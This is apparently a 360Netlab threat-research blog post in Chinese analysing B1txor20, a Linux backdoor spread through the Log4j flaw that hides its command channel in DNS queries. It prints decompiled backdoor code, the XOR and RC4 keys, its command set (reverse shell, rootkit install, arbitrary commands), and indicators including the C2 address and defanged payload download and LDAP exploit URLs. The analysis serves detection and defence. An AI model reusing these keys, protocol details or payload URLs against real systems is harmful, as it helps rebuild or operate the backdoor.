

Botnet

# 新威胁：使用DNS Tunnel技术的Linux后门B1txor20正在通过Log4j漏洞传播



Alex.Turing, Hui Wang

Mar 15, 2022 • 14 min read

## 背景

自从Log4J漏洞被曝光后，正所谓“忽如一夜漏洞来，大黑小灰笑开怀”。无数黑产团伙摩拳擦掌加入了这个“狂欢派对”，其中既有许多业界非常熟悉的恶意软件家族，同时也有一些新兴势力想趁着这股东风在黑灰产上分一杯羹。360Netlab作为专注于蜜罐和Botnet检测跟踪的团队，我们自该漏洞被公开后就一直关注它会被哪些僵尸网络利用，期间我们看到了Elknot, Gafgyt, Mirai等老朋友的从不缺席，也见证了一些新朋友的粉墨登场。

2022年2月9日，360Netlab的蜜罐系统捕获了一个未知的ELF文件通过Log4J漏洞传播，此文件在运行时产生的网络流量引发了疑似**DNS Tunnel**的告警，这引起了我们的兴趣。经过分析，我们确定是一个全新的僵尸网络家族，基于其传播时使用的文件名“b1t”，XOR加密算法，以及RC4算法秘钥长度为20字节，它被我们命名为**B1txor20**。

简单来说，B1txor20是一个针对Linux平台的后门木马，它利用DNS Tunnel技术构建C2通信信道，除了传统的后门功能，B1txor20还有开启Socket5代理，远程下载安装Rootkit，反弹Shell等功能，这些功能可以很方便的将被侵入的设备变成跳板，供后续渗透时使用。

另外一个有意思的点是我们发现许多开发好了的功能并没有投入使用（在IDA中表现为，没有交叉引用）；有些功能存在BUG。我们推测B1txor20的作者会持续完善，并根据的不同场景，定制式地开启不同的功能，或许以后我们将遇到B1txor20的兄弟姐妹。

鉴于B1txor2O所使用漏洞的高危性，以及其C2信道的隐蔽性，我们决定撰写本文向社区分享我们的发现，共同维护网络安全。


## B1txor2O概览

我们一共捕获了4个不同MD5的B1txor2O样本文件，它们的功能几乎一样，一共支持15个功能号，根据这些功能，可以将B1txor2O定性为：一个使用DNS Tunnel技术构建隐蔽的C2信道，支持直连和中继2种方式，同时使用 zlib压缩， RC4加密，BASE64编码的方式保护流量的后门木马，目前通过Log4j漏洞传播，主要针对ARM,X64 CPU架构的Linux平台。

目前支持的主要功能如下所示：

1. SHELL
2. Proxy
3. 执行任意命令
4. 安装Rootkit
5. 上传敏感信息

它的基本流程图如下所示：



## 逆向分析

本文选择2022年2月09日的样本为主要分析对象，它的基本信息如下所示：

MD5: 0a0c43726fd256ad827f4108bdf5e772

ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked (uses shared

Packer:None

B1txor2O的样本是动态链接的，因此在逆向上比较容易，简单来说，当B1txor2O在被侵入设备运行后，首先会将自身伪装成[netns]进程，通过 /var/run/.netns.pid 这个PID文件实现单一实例，然后使用 /etc/machine-id，/tmp/.138171241 或 /dev/urandom 3者中任意一个，生成BotID，接着解密用于DNS Tunnel的域名，以及用于加密流量的RC4秘钥并测试DNS服务器的连通性，最后使用DNS Tunnel技术向C2发送上线信息，等待执行C2下发的指令。其中进程伪装，单一实例这些功能比较简单，就再不细述，下文将围绕DNS Tunnel剖析B1txor2O的实现。

## 生成Bot ID

B1txor2O通过以下代码片段从 /etc/machine-id，或 /tmp/.138171241，读取32字节用于生成BotId，如果失败，则通过 /dev/urandom 生成16字节数据，并将它写入到前面2个文件。

下面的代码片段是BotId的计算过程：

以我们虚拟机的machine-id值 ab3b49d10ec42c38b1093b8ce9ad12af 为例，通过下面等效的python代码，可以算出BotId的值为**0x125d**。

```
import struct
id='ab3b49d10ec42c38b1093b8ce9ad12af'
values=struct.unpack("<16H",id)
sum=0
for i in values:
    sum ^= i
print hex(sum)
if sum&0xff <0xf:
    sum+=0x10
if sum>>8 < 0xf:
    sum+=0x1000
print hex(sum) # sum=0x125d
```

## 解密

B1txor2O通过以下代码片段解密存储在样本中的域名和RC4秘钥，

```
domain = xor_dec((const char *)&unk_4147B0);
rc4key = (_int64)xor_dec((const char *)&unk_4147C5);
```

它的原理非常简单，就是单字节xor操作，其中 xor\_key 为 49 D3 4F A7 A2 BC  
4D FA 40 CF A6 32 31 E9 59 A1

```
v1 = a1;
v2 = strlen(a1) + 1;
result = malloc((signed int)v2);
v4 = 0;
v5 = result;
while ( v4 < (signed int)v2 - 1 )
{
    v6 = v4++;
    v7 = *v1++ ^ xor_key[v6 & 0xF];
    *v5++ = v7;
}
result[(unsigned int)(v2 - 1)] = 0;
return result;
}
```

通过下图的CyberChef实现等效的解密过程，可知域名  
为 .dns.webserv.systems，RC4秘钥为 EnLgLKHhy20f8A1dX85l。

The screenshot shows the CyberChef interface with the following configuration:

- Recipe:**
  - Fork:** Split delimiter \n, Merge delimiter \n, Ignore errors.
  - From Hex:** Delimiter Auto.
  - XOR:** Key: 49 D3 4F A7 A2 BC 4D FA 40 CF A6 32 31 E9 59 A1, Scheme: Standard, HEX, Null preserving.
  - To Hexdump:** Width 16, Upper case hex, Include final length.
- Input:** Hex dump of the encrypted string: 67 B7 21 D4 8C CB 28 98 33 AA D4 44 1F 9A 20 D2 3D B6 22 D4 0C BD 03 C0 EE F7 05 92 39 FD 96 54 09 A8 68 C5 11 EB 7A CE.
- Output:** Decrypted strings:
  - 00000000 2e 64 6e 73 2e 77 65 62 73 65 72 76 2e 73 79 73 |.dns.webserv.sys|
  - 00000010 74 65 6d 73 |tems|
  - 00000000 45 6e 4c 67 4c 4b 48 68 79 32 30 66 38 41 31 64 |EnLgLKHhy20f8A1d|
  - 00000010 58 38 35 6c |X85l|

## 测出DNS服务器的连通性

B1txor20通过以下代码片段测试3个DNS（8.8.8.8:53, 8.8.8.4:53, 194.165.16.24:443）服务器的连通性。

```
if ( (unsigned int)dns_query(0x8080808u) )
{
    v25 = (unsigned __int8)byte_61E810++;
    dword_61E814[v25] = 0x8080808;
    *((_WORD *)&dword_61E820 + v25) = 53;
    dword_61E828[v25] = 0;
}
if ( (unsigned int)dns_query(0x4040808u) )
{
    v26 = (unsigned __int8)byte_61E810++;
    dword_61E814[v26] = 0x4040808;
    *((_WORD *)&dword_61E820 + v26) = 53;
    dword_61E828[v26] = 0;
}
if ( (unsigned int)dns_query(0x1810A5C2u) )
{
    v27 = (unsigned __int8)byte_61E810++;
    dword_61E814[v27] = 0x1810A5C2;
    *((_WORD *)&dword_61E820 + v27) = 443;
    dword_61E828[v27] = 8;
}
```

DNS IP

DNS PORT

它的原理是使用 `res_mkquery` API构建“google.com”的DNS请求报文，然后通过 `res_send` 发送请求，只要能够发送成功，就认为和相应DNS服务器的网络是连通，把它们保存起来供后续使用。

```
v14 = __res_mkquery(0, "google.com", 1, query_type, 0LL, 0, 0LL, v2, 512);
v15 = v14;
flag = v14;
if ( v14 != 0xFFFFFFFF )
{
    if ( __res_send(v2, v14, v3, 512) != -1 || (sleep(1u), __res_send(v2, v15, v3, 512) != -1) )
    {
        flag = 1;
        goto LABEL_22;
    }
}
```

实际中Bot与194.165.16.24产生的流量如下所示：

DNS	192.168.139.129	194.165.16.24	443	48048	Standard query 0x0964 Unused google.com
TCP	194.165.16.24	192.168.139.129	48048	443	443 → 48048 [ACK] Seq=1 Ack=31 Win=64240 Len=0
DNS	194.165.16.24	192.168.139.129	48048	443	Standard query response 0x0964 Unused google.com TXT

C&C通信

当上述的准备工作完成后，B1txor2O进入最终阶段，使用DNS Tunnel技术和C2建立通信，等待执行C2下发的指令。

```
while ( 1 )
{
    n = network_task(&ptr, dword_61B8A4, netstage);
    if ( (n & 0x8000000000000000LL) != 0LL )
        break;
    if ( (signed int)cmd_task((__int64)ptr) > 0 && (!n || fd && pid || netstage > 1) )
    {
        v28 = 1024LL;
        if ( v29 <= 0xFu )
            v29 += 2;
    }
    else
    {
        v29 = (v29 < 2u) + v29 - 1;
        if ( v28 <= 0x11557 )
            v28 += 1000 / (100 * v29 >> 4);
        v30 = malloc_usable_size(ptr);
        memset(ptr, 0, v30);
        wrap_nanosleep(v28);
    }
}
```

一般来说恶意软件使用DNS Tunnel的场景是这样的：Bot把窃取的敏感信息，命令的执行结果等等任何需要传递的信息，在使用特定的编码技术隐藏之后，以**DNS**请求的方式，将它发送到C2；C2到接收到请求之后，把payload做为DNS请求的响应，将它发送到Bot端。这样一来，Bot与C2就在DNS协议的帮助下实现了通信。在这样的网络结构中，有3个关键的点值得注意

1. C2必须支持DNS协议
2. 特定的编码技术
3. DNS请求的发送方式

下文将围绕这些点，结合B1txor2O在实际中产生的流量，分析B1txor2O的通信技术细节。

Name  
google.com  
google.com  
1HQoOKPvBKs8yq01tTUQkCqGWN9anB4RAGWhnJy8A.dns.webserv.systems  
0LVPxKPtXu9XN9SzCwRLUG5S9pfVUneh0gwaKPWioIfvcNCgpRxe2jY4jfvv.V2inWQCcVr78RI468VEWdg1qToHE41dZuiTkzAbLGKecDZVK  
1LVPx5hVWKpWa.dns.webserv.systems  
1wHhQKPvBKs8yq01tTUQkCqGWN9anB4RAGWhnJy8A.dns.webserv.systems  
google.com  
google.com  
google.com  
1UKseKPvBKs8yq01tTUQkCqGWN9anB4RAGWhnJy8A.dns.webserv.systems  
0HTYPKPtXu9XN9SzCwRLUG5S9pfVUneh0gwaKPWioIfvcNCgpRxe2jY4jfvv.V2inWQCcVr78RI468VEWdg1qToHE41dZuiTkzAbLGKecDZVK  
1HTYP5hVWKpWa.dns.webserv.systems  
1MzrHKPvBKs8yq01tTUQkCqGWN9anB4RAGWhnJy8A.dns.webserv.systems

## 0x01:定位C2

通过上图的流量，可以看出B1txor20使用的SLD是webserv.systems，使用DIG命令可知此SLD绑定的IP为194.165.16.24；而194这个IP上又开启了DNS解析服务，因此我们可以确定B1txor20的C2正是194.165.16.24。

```
root@debian:~# dig webserv.systems @8.8.4.4
; <>> DiG 9.10.3-P4-Debian <>> webserv.systems @8.8.4.4
;; global options: +cmd
;; Got answer:
;; ->>HEADER<- opcode: QUERY, status: NOERROR, id: 12078
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1
;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 512
;; QUESTION SECTION:
;webserv.systems.           IN      A
;; ANSWER SECTION:
webserv.systems.      1221    IN      A      194.165.16.24
;; Query time: 159 msec
;; SERVER: 8.8.4.4#53(8.8.4.4)
;; WHEN: Mon Mar 07 22:12:58 EST 2022
;; MSG SIZE rcvd: 60
root@debian:~# dig webserv.systems @194.165.16.24 +short
228.228.228.228
root@debian:~# dig dns.webserv.systems @194.165.16.24 +short
228.228.228.228
root@debian:~# dig 1WwdjKPvBKs8yq01tTUQkCqGWN9anB4RAGWhnJy8A.dns.webserv.systems @194.165.16.24 +short
"1VSE6NZwczNMq2zgaXeLoZrk= " ← valid payload
root@debian:~#
```

## 0x02:生成Tunnel域名

B1txor20的Tunnel域名格式为 `Base64-Like String + .dns.websrv.systems` 很明显前面

类似Base64的字串就是Bot发往C2的信息，它是如何生成的呢？

首先，B1txor20数据包的有一个前置构造过程，可以看出其格式为 `0xFF + BotId + 0xFF + Stage + 0xFF + Other Info`，`0xFF`用于分隔不同的项，当成完构造后，再根据不同的Stage值，进入不同的任务，填充 `Other Info` 部分。

```

v2 = a1;
memset(*a1, 0, malloc_usable_size(*a1));
*(_BYTE *)a1 = hex_0xff;
bcopy(&botid, (char *)a1 + 1, 2uLL);
*((_BYTE *)a1 + 3) = hex_0xff;
*((_BYTE *)a1 + 4) = stage;
*((_BYTE *)a1 + 5) = hex_0xff;
if ( stage != 5 )

```

以上线这个任务为例，Stage值为1，通过gather\_info函数，将"sysinfo\_uptime,uid,hostname"这些信息填充到Other Info中，它们使用`0x0a`分隔。

```

if ( stage == 1 )
{
    v3 = (char *)malloc(0x108uLL);
    v4 = v3;
    if ( v3 )
    {
        v5 = gather_info(v3, a1);
        memset(v4, 0, malloc_usable_size(v4));
        free(v4);
    }
    *((_BYTE *)v2 + v5) = hex_0xa;
    v14 = v5 + 2;
    *((_BYTE *)v2 + v5 + 1) = hex_0xff;
    *((_BYTE *)v2 + v14) = 0;
    return process_query(v2, v14);
}
return 0xFFFFFFFFLL;
}

```



1:sysinfo\_uptime  
2:uid  
3:hostname

当所需的信息都已准备好之后，B1txor20接着使用process\_query函数对上面的信息进一步处理，它包括**ZLIB**压缩，**RC4**加密，**Base64**编码3个过程。

```

v3 = compress_proc((const void **)a1, a2);
v4 = rc4_enc(a1, v3);
v5 = base64_encode((__int64)*a1, v4);

```

其中RC4加密所使用的秘钥就是前文解密章节所说的字符串“EnLgLKHhy2of8A1dX85l”，Base64使用的Alphabet String为

ABCDEFHGIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789^\_。

最后B1txor20在上面生成的Base64字串前加入1字节表示status，4字节随机字串，再和domain进行拼接，就么得了最终要查询的域名。其中status的取值为['0', '1', '2']，0表示当前的查询被截断了，后续的查询和当前应该拼成同一个；1表示当成查询是完整的。

```
s = status;
v44 = randstr[0];
v45 = randstr[1];
v46 = randstr[2];
v47 = randstr[3];

bcopy(domain, &s + strlen(&s) - 1, 0x14uLL);

v22 = make_dnsquery((const char **)&src);
```



以实际产生的一个查询

1HQo0KPvBKs8yq01tTUQkCqGWN9anB4RAGWhnJy8A.dns.webserv.systems 为例，去除前5字节，以及.dns.webserv.systems部分，得到

KPvBKs8yq01tTUQkCqGWN9anB4RAGWhnJy8A，然后使用Base64解码，RC4解密，ZLIB解压，就能得到了以下原始数据。

```
00000000: FF 5D 12 FF 01 FF 34 0A 30 0A 64 65 62 69 61 6E [REDACTED] 40 debian  
00000010: 0A FF [REDACTED]
```

从数据内容和格式来看，它和我们前文的描述能一一对应，说明我们前面的分析是正确的。

```
Botid = 0x125d
Stage=1
sysinfo.uptime = 34
uid=30
hostname=debian
```

## 0x3:发送DNS请求

当上述域名构造完成后，B1txor2O使用 RES 系列API生成并发送DNS请求。

```

if ( (unsigned __int8)dnsCnt <= 1u )
{
    if ( dnsCnt != 1 )
        goto LABEL_20;
    goto LABEL_18;
}
v15 = rand() % 255;
v16 = *(_BYTE *)(qword_61B960 + (signed int)(*(DWORD *)qword_61B960)-- + 4);
if ( !((v16 ^ (unsigned __int8)v15) & 1) )
{
ABEL_18:
    v19 = dword_61E814[0];
    v14->nsaddr_list[0].sin_family = 2;
    v14->nsaddr_list[0].sin_addr.s_addr = v19;
    v14->nsaddr_list[0].sin_port = _ROR2_(dword_61E820, 8);
    v18 = (unsigned int)dword_61E828[0];
    goto LABEL_19;                                local dns
}
v17 = dword_61E814[1];
v14->nsaddr_list[1].sin_family = 2;
v14->nsaddr_list[1].sin_addr.s_addr = v17;
v14->nsaddr_list[1].sin_port = _ROR2_(HIWORD(dword_61E820), 8);
v18 = (unsigned int)dword_61E82C;
ABEL_19:
    v14->options |= v18;
ABEL_20:
    v34 = __res_mkquery(0, *v1, 1, query_type, 0LL, 0, 0LL, v2, 512);

```

根据前文测试DNS连通情况的不同，发送DNS请求的方式有3种。

1. 向public dns(8.8.8.8, 8.8.4.4)发送
2. 直接向C2(194.165.16.24)发送
3. 向local dns(nameserver in /etc/resolv.conf)发送

其中2这种方式，它的速度较快，但蔽性弱，很容易被探测追踪；1,3这种俩种方式隐蔽性强，但速度稍慢。

## 0x4:处理C2指令

当Bot通过上述方式发送DNS请求后，就等待执行C2下发的指令。C2的指令存放在DNS请求的响应报文中，它的格式为 `Status(1 byte):Body`，其中Body部分也使用了“ZLIB压缩，RC4加密，BASE64编码”这种保护方法。

```

if ( (unsigned int)makeQuery_getResult((const char **)&s) == 1 )
{
    v9 = s;
    v10 = base64_decode(s);
    v11 = rc4_dec(v10, v9);
    v8 = decompress_proc((const void **)&s, v11) - 2;
}

```

以下图实际收到的指令“1VSE6NZwczNMm2zgaXeLkZro= ”为例，

#### Answers

✓ 1HQoOKPvBKs8yq01tTUQkCqGWN9anB4RAGWhnJy8A.dns.websrv.systems: type TXT, class IN  
 Name: 1HQoOKPvBKs8yq01tTUQkCqGWN9anB4RAGWhnJy8A.dns.websrv.systems  
 Type: TXT (Text strings) (16)  
 Class: IN (0x0001)  
 Time to live: 298 (4 minutes, 58 seconds)  
 Data length: 27  
 TXT Length: 26  
**TXT: 1VSE6NZwczNMm2zgaXeLkZro=**

Body部分为"VSE6NZwczNMm2zgaXeLkZro="，它经过Base64解码，RC4解密后，就能得到了以下格式的数据，再将红色部分解压，就得到了最终的指令 **FF 02 FF 0A FF**，可以看出它的格式和上文查询产生的格式是一致的，此时可知Bot将去执行0x02号功能，至此Bot与C2的一轮交互就完成了。



## C&C指令

B1txor20一共支持15条指令，指令号与功能的对应关系如下表所示：

CMD ID	FUNCTION
0x1	Beacon/Heartbeat
0x2	Upload system info
0x3	Create "/dev/pamd" (unix domain socket) which can get a shell

CMD ID	FUNCTION
0x4	Exec arbitrary system cmd via popen
0x5	Traffic forwarding
0x6	Write File
0x7	Read File
0x8	Deliver info via "/var/tmp/.unetns"(unix domain socket), Not used
0x9	Upload specific info, Not used
0x10	Stop proxy service
0x11	Start proxy service
0x1a	Create proxy service
0x21	Reverse shell
0x50	Upload "/boot/conf- XXX" info, Not used
0x51	install M3T4M0RPH1N3.ko rootkit

表中"Not used"表示这个功能，在样本中有对应的处理代码，但没有被调用，我们不确定这些代码是用于调试的，或是在别的样本中使用。

另外有意思的一点是，我们发现有些功能在实现上是有Bug的，如0x3，它在bind域套接字后，使用remove函数删除了套接字文件，这会让此套接字无法被connect，进而整个功能失效。

```
v0 = socket(1, 1, 0);
if ( v0 == -1 )
    goto LABEL_11;
memset(&addr, 0, 0x6EuLL);
addr.sa_family = 1;
strncpy(addr.sa_data, "/dev/pamd", 0x6BuLL);
remove("/dev/pamd");
if ( bind(v0, &addr, 0x6Eu) == -1
    || (remove("/dev/pamd"), listen(v0, 1) == -1)
    || (addr_len = 110, v1 = accept(v0, (struct sockaddr *)&v4, &addr_len), v2 = v1, v1 == -1) )
{
LABEL_11:
    exit(1);
}
```

## 花絮

域名一买就是6年，这是想要大干一票？

webserv.systems createddate	2021-02-08 15:13:22
webserv.systems updateddate	2021-02-24 22:27:23
webserv.systems expiresdate	2027-02-08 15:13:22

## 联系我们

感兴趣的读者，可以在[twitter](#)或者在微信公众号 360Netlab 上联系我们。

## IOC

### C2

```
webserv.systems
194.165.16.24:53
194.165.16.24:443
```

## Scanner

```
104.244.73.126 Luxembourg|Luxembourg|Unknown 53667|FranTech_Solutions
109.201.133.100 Netherlands|North_Holland|Amsterdam 43350|NForce_Entertainment_B.
162.247.74.27 United_States|New_York|New_York_City 4224|The_Calyx_Institute
166.78.48.7 United_States|Texas|Dallas 33070|Rackspace_Hosting
171.25.193.78 Sweden|Stockholm_County|Stockholm 198093|Foreningen_for_digital_
185.100.87.202 Romania|Bucharest|Unknown 200651|Flokinet_Ltd
185.129.62.62 Denmark|Region_Hovedstaden|Copenhagen 57860|Zencurity_ApS
185.220.100.240 Germany|Bavaria|Nuremberg 205100|F3_Netze_e.V.
185.220.100.241 Germany|Bavaria|Nuremberg 205100|F3_Netze_e.V.
185.220.100.242 Germany|Bavaria|Nuremberg 205100|F3_Netze_e.V.
185.220.100.243 Germany|Bavaria|Nuremberg 205100|F3_Netze_e.V.
185.220.100.246 Germany|Bavaria|Nuremberg 205100|F3_Netze_e.V.
185.220.100.249 Germany|Bavaria|Nuremberg 205100|F3_Netze_e.V.
185.220.100.250 Germany|Bavaria|Nuremberg 205100|F3_Netze_e.V.
185.220.100.252 Germany|Bavaria|Nuremberg 205100|F3_Netze_e.V.
185.220.100.254 Germany|Bavaria|Nuremberg 205100|F3_Netze_e.V.
185.220.100.255 Germany|Bavaria|Nuremberg 205100|F3_Netze_e.V.
185.220.101.134 Netherlands|North_Holland|Amsterdam 200052|Feral.io_Ltd
185.220.101.136 Netherlands|North_Holland|Amsterdam 200052|Feral.io_Ltd
185.220.101.140 Netherlands|North_Holland|Amsterdam 200052|Feral.io_Ltd
185.220.101.143 Netherlands|North_Holland|Amsterdam 200052|Feral.io_Ltd
185.220.101.144 Netherlands|North_Holland|Amsterdam 200052|Feral.io_Ltd
185.220.101.151 Netherlands|North_Holland|Amsterdam 200052|Feral.io_Ltd
185.220.101.155 Netherlands|North_Holland|Amsterdam 200052|Feral.io_Ltd
```

185.220.101.161	Netherlands North_Holland Amsterdam	200052 Feral.io_Ltd
185.220.101.162	Netherlands North_Holland Amsterdam	200052 Feral.io_Ltd
185.220.101.164	Netherlands North_Holland Amsterdam	200052 Feral.io_Ltd
185.220.101.166	Netherlands North_Holland Amsterdam	200052 Feral.io_Ltd
185.220.101.168	Netherlands North_Holland Amsterdam	200052 Feral.io_Ltd
185.220.101.172	Netherlands North_Holland Amsterdam	200052 Feral.io_Ltd
185.220.101.174	Netherlands North_Holland Amsterdam	200052 Feral.io_Ltd
185.220.101.176	Netherlands North_Holland Amsterdam	200052 Feral.io_Ltd
185.220.101.181	Netherlands North_Holland Amsterdam	200052 Feral.io_Ltd
185.220.101.191	Netherlands North_Holland Amsterdam	200052 Feral.io_Ltd
185.220.101.34	Netherlands North_Holland Amsterdam	200052 Feral.io_Ltd
185.220.101.37	Netherlands North_Holland Amsterdam	200052 Feral.io_Ltd
185.220.101.39	Netherlands North_Holland Amsterdam	200052 Feral.io_Ltd
185.220.101.40	Netherlands North_Holland Amsterdam	200052 Feral.io_Ltd
185.220.101.42	Netherlands North_Holland Amsterdam	200052 Feral.io_Ltd
185.220.101.43	Netherlands North_Holland Amsterdam	200052 Feral.io_Ltd
185.220.101.46	Netherlands North_Holland Amsterdam	200052 Feral.io_Ltd
185.220.101.5	Netherlands North_Holland Amsterdam	200052 Feral.io_Ltd
185.220.101.50	Netherlands North_Holland Amsterdam	200052 Feral.io_Ltd
185.220.101.51	Netherlands North_Holland Amsterdam	200052 Feral.io_Ltd
185.220.101.53	Netherlands North_Holland Amsterdam	200052 Feral.io_Ltd
185.220.101.54	Netherlands North_Holland Amsterdam	200052 Feral.io_Ltd
185.220.101.56	Netherlands North_Holland Amsterdam	200052 Feral.io_Ltd
185.220.101.57	Netherlands North_Holland Amsterdam	200052 Feral.io_Ltd
185.220.101.61	Netherlands North_Holland Amsterdam	200052 Feral.io_Ltd
185.56.80.65	Netherlands South_Holland Capelle_aan_den_IJssel	43350 NForce_
193.218.118.158	Ukraine Kiev Unknown	None;
194.32.107.159	Romania Romania Unknown	None;
194.32.107.187	Romania Romania Unknown	None;
194.88.143.66	Italy Lombardy Metropolitan_City_of_Milan	49367 Seflow_S.N.C._D
199.195.250.77	United_States New_York New_York_City	53667 FranTech_Solutions
23.129.64.216	United_States Washington Seattle	396507 Emerald_Onion
23.154.177.4	North_America_Regions North_America_Regions Unknown	None;
45.13.104.179	France Ile-de-France Paris	57199 MilkyWan
45.154.255.147	Sweden Stockholm_County Stockholm	41281 KeFF_Networks_Ltd
45.61.185.90	United_States United_States Unknown	8100 QuadraNet_Enterprises_LL
46.166.139.111	Netherlands South_Holland Capelle_aan_den_IJssel	43350 NForce_
5.2.69.50	Netherlands Flevoland Dronten	60404 Liteserver_Holding_B.V.
51.15.43.205	Netherlands North_Holland Haarlem	12876 Online_S.a.s.
62.102.148.68	Sweden Stockholm_County Akersberga	51815 IP-Only_Networks_AB
62.102.148.69	Sweden Stockholm_County Akersberga	51815 IP-Only_Networks_AB
81.17.18.62	Switzerland Canton_of_Ticino Unknown	51852 Private_Layer_INC

## Downloader

```

hxxp://179.60.150.23:8000/xExportObject.class
ldap://179.60.150.23:1389/o=tomcat
hxxp://194.165.16.24:8229/b1t_1t.sh
hxxp://194.165.16.24:8228/b1t
hxxp://194.165.16.24:8228/b1t

```

```
hxxp://194.165.16.24:8228/_run.sh  
hxxp://194.165.16.24:8228/run.sh  
hxxp://194.165.16.24:8228/share.sh  
hxxp://194.165.16.24:8228/b1t  
hxxp://194.165.16.24:8228/run.sh  
hxxp://194.165.16.24:8228/run.sh  
hxxp://194.165.16.24:8229/b4d4b1t.elf
```

## Sample MD5

```
027d74534a32ba27f225fff6ee7a755f  
0a0c43726fd256ad827f4108bdf5e772  
24c49e4c75c6662365e10bbaeaeeecb04  
2e5724e968f91faaf156c48ec879bb40  
3192e913ed0138b2de32c5e95146a24a  
40024288c0d230c0b8ad86075bd7c678  
43fcb5f22a53a88e726ebef46095cd6b  
59690bd935184f2ce4b7de0a60e23f57  
5f77c32c37ae7d25e927d91eb3b61c87  
6b42a9f10db8b11a15006abcd212fa4  
6c05637c29b347c28d05b937e670c81e  
7ef9d37e18b48de4b26e5d188a383ec8  
7f4e74e15fafaf3f8b79254558019d7f  
